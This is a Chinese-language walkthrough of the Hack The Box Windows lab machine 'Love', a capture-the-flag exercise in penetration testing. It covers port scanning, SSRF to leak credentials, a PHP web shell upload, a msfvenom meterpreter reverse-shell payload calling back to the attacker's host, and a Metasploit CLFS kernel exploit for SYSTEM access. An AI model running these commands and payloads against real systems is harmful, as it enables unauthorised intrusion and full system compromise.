HTB-Love
| OS | Difficulty |
|---|---|
| Windows | Easy |
Nmap Scan
 nmap 10.10.10.239 -sV -sC  -p- -T4 --min-rate 1000 -e tun0
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-22 11:34 CST
Nmap scan report for 10.10.10.239
Host is up (0.13s latency).
Not shown: 65516 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Voting System using PHP
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Not valid before: 2021-01-18T14:00:16
|_Not valid after:  2022-01-18T14:00:16
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_ssl-date: TLS randomness does not represent time
|_http-title: 400 Bad Request
445/tcp   open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql        MariaDB 10.3.24 or later (unauthorized)
5000/tcp  open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp  open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
| ssl-cert: Subject: commonName=LOVE
| Subject Alternative Name: DNS:LOVE, DNS:Love
| Not valid before: 2021-04-11T14:39:19
|_Not valid after:  2024-04-10T14:39:19
|_ssl-date: 2025-02-22T03:43:45+00:00; +4m16s from scanner time.
| tls-alpn:
|_  http/1.1
7680/tcp  open  pando-pub?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h04m17s, deviation: 4h00m02s, median: 4m15s
| smb2-time:
|   date: 2025-02-22T03:43:31
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Love
|   NetBIOS computer name: LOVE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-02-21T19:43:34-08:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 282.61 seconds
通过扫描在443 端口发现一个子域名,将love.htb和staging.love.htb添加本地域名解析到hosts文件
echo '10.10.10.239 love.htb' | sudo tee -a /etc/hosts
echo '10.10.10.239 staging.love.htb' | sudo tee -a /etc/hosts
漏洞利用
访问staging.love.htb 点击Demo 找到一个输入框


使用Python3 启用一个web服务,在输入框中输入url 然后点击Scan file 发现存在SSRF
依次探测开放端口,发现在5000端口可以读取到凭证


对love.htb和staging.love.htb 目录进行fuzz 发现love.htb 有个admin页面,使用获取到的帐号密码登录,点击Votes,上传php木马

使用蚁剑连接shell

将shell从蚁剑转到msfconsole:生成后门,然后使用蚁剑上传文件并执行
# 生成payload
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.30 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
# 接收反弹shell
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.16.30:4444
[*] Sending stage (203846 bytes) to 10.10.10.239
[*] Meterpreter session 1 opened (10.10.16.30:4444 -> 10.10.10.239:52670) at 2025-02-22 13:43:06 +0800
meterpreter > getuid
Server username: LOVE\Phoebe
权限提升
使用 multi/recon/local_exploit_suggester 收集信息为提权做准备
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.10.239 - Collecting local exploits for x64/windows...
[*] 10.10.10.239 - 203 exploit checks are being tried...
[+] 10.10.10.239 - exploit/windows/local/always_install_elevated: The target is vulnerable.
[+] 10.10.10.239 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.10.10.239 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[+] 10.10.10.239 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.10.10.239 - exploit/windows/local/cve_2021_40449: The target appears to be vulnerable. Vulnerable Windows 10 20H2 build detected!
[+] 10.10.10.239 - exploit/windows/local/cve_2022_21882_win32k: The target appears to be vulnerable.
[+] 10.10.10.239 - exploit/windows/local/cve_2022_21999_spoolfool_privesc: The target appears to be vulnerable.
[+] 10.10.10.239 - exploit/windows/local/cve_2023_28252_clfs_driver: The target appears to be vulnerable. The target is running windows version: 10.0.19042.0 which has a vulnerable version of clfs.sys installed by default
[+] 10.10.10.239 - exploit/windows/local/cve_2024_35250_ks_driver: The target appears to be vulnerable. ks.sys is present, Windows Version detected: Windows 10 version 20H2
[+] 10.10.10.239 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[*] Running check method for exploit 48 / 48
[*] 10.10.10.239 - Valid modules for session 1:
查看系统版本为19042,使用exploit/windows/local/cve_2023_28252_clfs_driver 进行权限提升
meterpreter > sysinfo
Computer        : LOVE
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
msf6 exploit(windows/local/cve_2023_28252_clfs_driver) > set LHOST tun0
LHOST => 10.10.16.30
msf6 exploit(windows/local/cve_2023_28252_clfs_driver) > set session 1
session => 1
msf6 exploit(windows/local/cve_2023_28252_clfs_driver) > exploit
[*] Started reverse TCP handler on 10.10.16.30:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. The target is running windows version: 10.0.19042.0 which has a vulnerable version of clfs.sys installed by default
[*] Launching netsh to host the DLL...
[+] Process 3976 launched.
[*] Reflectively injecting the DLL into 3976...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (203846 bytes) to 10.10.10.239
[*] Meterpreter session 2 opened (10.10.16.30:4444 -> 10.10.10.239:52672) at 2025-02-22 13:55:57 +0800
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM| Flag | Path |
|---|---|
| Flag1 | C:\Users\Phoebe\Desktop\user.txt |
| Flag2 | C:\Users\Administrator\Desktop\root.txt |